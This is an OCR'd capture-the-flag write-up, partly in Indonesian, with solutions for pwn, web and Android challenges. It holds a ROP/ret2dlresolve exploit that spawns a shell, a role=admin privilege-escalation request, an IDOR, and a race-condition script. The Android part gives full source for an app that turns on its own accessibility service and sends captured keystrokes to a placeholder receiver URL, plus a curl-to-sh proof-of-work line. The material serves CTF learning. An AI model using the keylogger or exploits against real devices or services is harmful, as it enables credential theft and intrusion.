
1. Stack pivot ke bss+0xF50, lalu call gadget main+12 untuk write ke bss+0xF00
2. Payload yang diwrite ke bss+0xF00 kelihatan berantakan, tapi intinya itu rop chain untuk melakukan 2 kali read: **read(0, got.setvbuf, 8)** dan **read(0, bss+0x400, 0x1000)**
3. Pertama overwrite got.setvbuf dengan address add rsp, 8; ret. Kedua write ke bss+0x400 untuk ropchain berikutnya, yaitu 2 kali read, dlresolve, dan jump ke final ropchain. Urutannya adalah **read(0, got.stdout, 1)**, tujuannya untuk set rdi=1 sekaligus set rsi ke got.stdout - 1; lalu setelah rdi=1 dan rsi=got.stdout-1, lakukan dlresolve untuk call **dprintf(1, got.stdout-1)**, maka address stdout akan ter-leak; terakhir **read(0, bss+0x800, 0x1000)** untuk write ropchain system("/bin/sh"), lalu jump ke ropchain tersebut
4. Profit

Solver:

```python
#!/usr/bin/env python3

from pwn import *

context.terminal = "kitty @launch --location=split --cwd=current".split()


def start(argv=[], *a, **kw):
    if args.LOCAL:
        argv = argv if argv else [exe.path]
        if args.GDB:
            return gdb.debug(argv, gdbscript=gdbscript, *a, **kw)
        return process(argv, *a, **kw)
    return remote(args.HOST or host, args.PORT or port, *a, **kw)


def safe_flat(*args, unsafe_chars=b"\n", **kwargs):
    p = flat(args, **kwargs)
    if any(c in unsafe_chars for c in p):
        raise ValueError("unsafe:", p)
    return p


gdbscript = """
```

```
b main
c
"""
host, port = args.HOST or "ctf.intechfest.cc", args.PORT or 52875
exe = context.binary = ELF(args.EXE or "./main", False)

io = start()

ret = 0x000000000040101A
pop_rbp = 0x000000000040117D
leave_ret = 0x0000000000401236
mov_rdi_rax = 0x00000000004012A2
add_rsp_8 = 0x0000000000401016

dlresolve = Ret2dlresolvePayload(exe, symbol="dprintf", args=[])
log.info(f"{hex(dlresolve.data_addr) = }")
print(dlresolve.payload)

plt_init = exe.get_section_by_name(".plt").header.sh_addr

io.sendline(safe_flat({0x50: [exe.bss(0xF00) + 0x50, exe.sym["main"] + 12]}))
io.sendline(
    safe_flat(
        {
            0: [0x8 << 32, exe.got["setvbuf"]],
            0x20: 0,
            0x28: [exe.bss(0xF60) + 0x28, exe.sym["input"] + 60],
            0x50: [exe.bss(0xF00) + 0x28, exe.sym["input"] + 60],
            0x60: [0x1000 << 32, exe.bss(0x400)],
            0x80: 0,
            0x88: [exe.bss(0x480 - 8), leave_ret],
        }
    )
)

io.send(p64(add_rsp_8))

io.sendline(
    safe_flat(
        {
            0: [0x1 << 32, exe.got["stdout"] - 1],
            0x20: 0,
            0x30: [
                mov_rdi_rax,
                pop_rbp,
                dlresolve.data_addr + len(dlresolve.payload) - 8,
                leave_ret,
```

```
            ],
            0x80: [pop_rbp, exe.bss(0x400) + 0x28, exe.sym["input"] + 60],
            0x200: [pop_rbp, exe.bss(0x400) + 0x300 + 0x28, exe.sym["input"] + 60],
            0x300: [0x1000 << 32, exe.bss(0x400) + 0x400],
            0x320: 0,
            0x330: [pop_rbp, exe.bss(0x400) + 0x400 - 8, leave_ret],
            dlresolve.data_addr
            - exe.bss(0x400): [
                dlresolve.payload,
                ret,
                plt_init,
                dlresolve.reloc_index,
                pop_rbp,
                exe.bss(0x400) + 0x200 + 8,
                leave_ret,
            ],
        },
    )
)

io.send(b"A")

libc = ELF("./libc.so.6", False)
io.recvuntil(b"> A")
libc.address = u64(io.recv(6) + b"\0\0") - 0x21B780
log.info(f"{hex(libc.address) = }")

rop = ROP(libc)
rop.system(next(libc.search(b"/bin/sh\0")))

io.sendline(rop.chain())

io.interactive()
```



Flag: INTECHFEST{only_available_in_glibc_2.35__vfprintf_internal_just_broke}

Web Exploitation

[144 pts] Notes Manager

Notes Manager 144 pts


Author: **aimardcr**

You are a penetration tester and was hired by a small company who recently got their website compromised. Your job is to find the critical vulnerability that caused the compromise.

URL: `http://ctf.intechfest.cc:3096`

There was Insecure Direct Object Reference


We can assign our account into admin by sending role=admin to update profile



```
POST /setting/update-profile HTTP/1.1
Host: ctf.intechfest.cc:3096

name=&gender=&role=admin
```

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.4 Python/3.8.9
Date: Mon, 09 Sep 2024 10:54:58 GMT
Content-Type: application/json
Content-Length: 367
Vary: Cookie
Connection: close

{
  "data":{
    "_sa_instance_state":"<sqlalchemy.orm.state.InstanceState object at 0x7e9603f40ca0>",
    "created_at":"2024-09-09 10:54:37",
    "gender":"None",
    "id":"244",
    "name":"None",
    "password":"96cae35ce8a9b0244178bf28e4966c2ce1b8385723a96a6b838858cdd6ca0a1e",
    "role":"admin",
    "status":"active",
    "updated_at":"None",
    "username":"bengsky"
  },
  "message":"Profile updated",
  "success":true
}
```

After we gain admin access we can see the flag note but it secured



Title	Secured	Action
Flag		

If we able to enter correct password it will redirecting us to

/notes/<NOTES_ID>

In GET /notes the FLAG notes id is shown


```
<td class="align-middle">
  Flag
</td>
<td class="text-center align-middle">

  <i class="fa-solid fa-lock">
  </i>

</td>
<td class="text-center align-middle">

  <a href="#" class="btn btn-sm btn-outline-primary">
    <i class="fa-solid fa-eye" onclick="
    viewSecuredNote('8cce5f2b-7091-4019-bd6b-9eaa7fa255ef')">
    </i>
```

We can try to open /notes/8cce5f2b-7091-4019-bd6b-9eaa7fa255ef

ALSO: Without admin privilege we're able to see the flag notes

Flag: INTECHFEST{Gr4tz_N0w_Y0u_Ar3_A_P3nt3st3r}

[371 pts] Imposible



Race Condition

solver.py

```python
import threading

import requests

base_url = 'http://127.0.0.1:40985/'

def make_request(endpoint, thread_id):

   url = f'{base_url}{endpoint}'

   response = requests.get(url)

   if "INTECH" in response.text:

       print(response.text)

endpoints = ['/', '/flag']

threads = []

x = 0

while x < 100:

   t = threading.Thread(target=make_request, args=(endpoints[x%2], x))

   threads.append(t)

   t.start()

   x+=1

for t in threads:

   t.join()
```

```
┌──(bengsky㉿bengsky)-[~/ctf/intech/impos/src]
└─$ python solver.py
testingINTECHFEST{golang_race_condition_is_hard_to_find_efada63e28f7}

┌──(bengsky㉿bengsky)-[~/ctf/intech/impos/src]
```

Flag: INTECHFEST{golang_race_condition_is_hard_to_find_efada63e28f7}

MOBILE

INTRODUCTION TO ANDROID CHALLENGE

Before we dig deeper into the chall, we need to know the objective of the challenge
Example:

> ❖ **Note**
> The POC Tester will first run your malicious application and then the vulnerable application to simulate user interaction in real life. Any permission in your malicious application will be automatically granted. Submit the correct PIN to the connection below to get the flag.

Author: told us to **BUILD MALICIOUS APP** that means we need to analyze **VULN APP** manifest first to find what we can do to interact with our malicious application

if the objective is not **BUILD MALICIOUS APP** we can straight forward into **Java Package Analyze**

As you can see in the last point Android manifest declares the permissions application which one can be used by another package.

The sign we can use it with other packages is marked with **exported:="true"**


The **android:exported** attribute sets whether a component ***(activity, service, broadcast receiver, etc.)*** can be launched by components of other applications:

- If **`true`**, any app can access the activity and launch it by its exact class name.
- If **`false`**, only components of the same application, applications with the same user ID, or privileged system components can launch the activity.

We can start the activity using Intent

```
Intent intent = new Intent();
intent.setComponent(new ComponentName("pkgname", "pkgname.classname"));
intent.putExtra("data", "extradata");// IF WE WANT TO PASS DATA
```

Hijacker [504 PTS]



OBJECTIVE

1. Run our malicious app
2. Run vulnerable app
3. Simulate user interaction (Taping the pin number)

So the objective is get the pin number

Note: **Permission Automatically granted**

SOLUTION

There's no interesting part in the **AndroidManifest.xml** since our malicious app will be granted all permissions thats mean we can do whatever we want

For the solution we can build Malicious app that use **AccessibilityService** that will automatically turned on.

Accessibility services should only be used to assist users with disabilities in using Android devices and apps. **They run in the background and receive callbacks by the system when AccessibilityEvents are fired**. Such events denote some state transition in the user interface, for example, **the focus has changed, a button has been clicked, etc**. Such a service can optionally request the capability for querying the

content of the active window. Development of an accessibility service requires extending this class and implementing its abstract methods.

we can exploit this into a **Logger Application**

To make the Accessibility turned on we need permission of **`android.permission.WRITE_SECURE_SETTINGS`** if there no WRITE_SECURE_SETTINGS permission, user need turning on the Accessibility manually.

Since in the challenge told us that permission will be automatically granted that means we can turn the Acessibility for our application automatically

We need specify **`<service>`** and **`<uses-permission>`** in our Malicious App

SOLVER

AndroidManifest.xml

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
   package="com.example.bengskyexploit">
   <uses-permission android:name="android.permission.INTERNET" />
   <uses-permission android:name="android.permission.WRITE_SETTINGS" />
   <uses-permission
android:name="android.permission.WRITE_SECURE_SETTINGS" />

   <application...>
       <activity...>
       <service
           android:name="com.example.bengskyexploit.KeyLogger"
           android:exported="true"
           android:label="@string/accessibility_service_label"

android:permission="android.permission.BIND_ACCESSIBILITY_SERVICE">
           <intent-filter>
               <action
android:name="android.accessibilityservice.AccessibilityService" />
           </intent-filter>
           <meta-data
               android:name="android.accessibilityservice"
               android:resource="@xml/accessibility_service_config" />
       </service>
```

```
    </application>

</manifest>
```

xml/accessibility_service_config.xml

```
<accessibility-service
xmlns:android="http://schemas.android.com/apk/res/android"

    android:accessibilityEventTypes="typeAllMask"

    android:accessibilityFeedbackType="feedbackAllMask"

    android:accessibilityFlags="flagDefault|flagIncludeNotImportantViews"

    android:canRetrieveWindowContent="true"

    android:notificationTimeout="100" />
```

package com.example.bengskyexploit;

```
package com.example.bengskyexploit;

import android.provider.Settings;
import android.os.Bundle;

import androidx.appcompat.app.AppCompatActivity;

public class MainActivity extends AppCompatActivity {
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
        Settings.Secure.putString(getContentResolver(),
                Settings.Secure.ENABLED_ACCESSIBILITY_SERVICES,
"com.example.bengskyexploit/.KeyLogger");
        Settings.Secure.putString(getContentResolver(),
                Settings.Secure.ACCESSIBILITY_ENABLED, "1");
    }
}
```

When user run the application it will automatically enabled Acessibility of our application


KeyLogger.java

```
package com.example.bengskyexploit;

import android.accessibilityservice.AccessibilityService;
import android.view.accessibility.AccessibilityEvent;

import com.android.volley.RequestQueue;
import com.android.volley.VolleyError;
import com.android.volley.toolbox.JsonObjectRequest;
import com.android.volley.toolbox.Volley;

import org.json.JSONObject;

import java.util.LinkedHashMap;
import java.util.Map;

public class KeyLogger extends AccessibilityService {
   @Override
   public void onServiceConnected() {
   }

   @Override
   public void onAccessibilityEvent(AccessibilityEvent event) {

       String accessibilityEvent = null;
       String msg = null;

       switch (event.getEventType()) {
           case AccessibilityEvent.TYPE_VIEW_TEXT_CHANGED: {
               accessibilityEvent = "TYPE_VIEW_TEXT_CHANGED";
               msg = String.valueOf(event.getText());
               break;
           }
           case AccessibilityEvent.TYPE_VIEW_FOCUSED: {
               accessibilityEvent = "TYPE_VIEW_FOCUSED";
               msg = String.valueOf(event.getText());
               break;
           }
```

```
            case AccessibilityEvent.TYPE_VIEW_CLICKED: {
                accessibilityEvent = "TYPE_VIEW_CLICKED";
                msg = String.valueOf(event.getText());
                break;
            }
            default:
        }

        if (accessibilityEvent == null) {
            return;
        }



        sendLog("http://<OUR RECEIVER>", msg);
    }


    private void sendLog(String uploadUrl, String msg) {

        RequestQueue requestQueue = Volley.newRequestQueue(this);
        Map<String, String> result = new LinkedHashMap<>();
        result.put("msg", msg);
        JsonObjectRequest keyLogRequest = new JsonObjectRequest(uploadUrl
                , new JSONObject(result)
                , this::onResponse
                , this::onErrorResponse
        );
        requestQueue.add(keyLogRequest);
    }

    private void onResponse(JSONObject response) {
    }

    private void onErrorResponse(VolleyError error) {
    }

    @Override
    public void onInterrupt() {
```

```
    }
}
```

Result of logger



Let's try insert 558102 into flag_checker

```
┌──(bengsky㉿bengsky)-[~]
└─$ nc ctf.intechfest.cc 53655

Please provide a proof of work to continue by running this command:
curl -sSfL https://pwn.red/pow | sh -s s.AAPQkA==.+QDMViB1QUzkWp9j3VW1Kg==

Solution: s.QJhoMT4ksoIPeBAFObf5R9LyzvugTPLeJo2Ift2swB1xSStDkCFhek0Hqq2surSfRaUa
mszU7LoRlaBHeZkFW4mfcSEaVtbyCIdCgRzvVnasDvJDtabRsrCJnoytPbqcXQR2V2vKNNhmBEgq4gM2
AiuYalYM6dbUxMhfgoVTV6cSozSXyo5pNHyvz0Omz+3As+PAPUCIvjWqjAk6v7jIfw==
PIN: 558102
INTECHFEST{T4pj4ck1ng_In_Andr01d?!?!}
```

FLAG: INTECHFEST{T4pj4ck1ng_In_Andr01d?!?!}

Hidden [1000 PTS]

Hidden 1000 pts

Author: **aimardcr**

Security 101: Never hardcode anything confidential in your code.

You are required to create a malicious application to get the flag. Please submit your APK file to the POC Tester once you have created a working solution.

> ❖ **Note**
> The POC Tester will only run your malicious application.

OBJECTIVE

AndroidManifest.xml

```
<?xml version="1.0" encoding="utf-8"?>
[TOO LONG]
        <activity
            android:name="com.aimar.id.hidden.MainActivity"
            android:exported="true">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
        <activity
            android:name="com.aimar.id.hidden.HiddenActivity"
            android:enabled="true"
            android:exported="true"/>
    </application>
</manifest>
```

HiddenActivity.java

```
package com.aimar.id.hidden;
import android.content.Intent;
import android.os.Bundle;
```

```
import android.widget.TextView;
import androidx.appcompat.app.AppCompatActivity;
import java.io.InputStream;
public class HiddenActivity extends AppCompatActivity {
   @Override
   public void onCreate(Bundle savedInstanceState) {
       super.onCreate(savedInstanceState);
       setContentView(R.layout.activity_hidden);
       Intent intent = getIntent();
       String secret = intent.getStringExtra("secret");
       if (secret != null && secret.equals(Global.SECRET)) {
           TextView textView = (TextView) findViewById(R.id.tv_flag);
           try {
               InputStream is = openFileInput("flag.txt");
               byte[] buffer = new byte[is.available()];
               is.read(buffer);
               is.close();
               textView.setText(new String(buffer));
           } catch (Exception e) {
               e.printStackTrace();
           }
       }
   }
}
```

Global.java

```
package com.aimar.id.hidden;
public class Global {
   public static final String SECRET =
"THIS_IS_FAKE_SECRET_FOR_TESTING_PURPOSE";
}
```

So the objective was accessing HiddenActivity and set extra with secret.

SOLUTION

Since

```
<activity
   android:name="com.aimar.id.hidden.HiddenActivity"
   android:enabled="true"
   android:exported="true"/>
```

the HiddenActivity exported, from first of this writeup we already learn about **`android:exported`**


```
Intent intent = new Intent();
intent.setComponent(new ComponentName("com.aimar.id.hidden",
"com.aimar.id.hidden.HiddenActivity"));
intent.putExtra("secret", ???);
```

But how we can obtain the secret ? We can extract the application `apk` file. Then whats in the apk file ? APK files contain all contents needed to run the application, including the following:

- AndroidManifest.xml. This is an additional Android manifest file that describes the name, version, access rights, library and other contents of the APK file.
- assets/. These are application assets and resource files included with the app.
- **classes.dex. These are compiled Java classes in the DEX file format that are run on the device.**
- lib/. This folder contains platform-dependent compiled code and native libraries for device-specific architectures, such as x86 or x86_64.
- META-INF/. This folder contains the application certificate, manifest file, signature and a list of resources.
- res/. This is a directory that holds resources -- for example, images that are not already compiled into resources.arsc.
- resources.arsc. This is a file containing pre-compiled resources used by the app.

so the **`Global.java`** will be stored in the dex file and we can load it using **`dalvik.system.DexClassLoader`**

so here is the MaliciousApp Flow



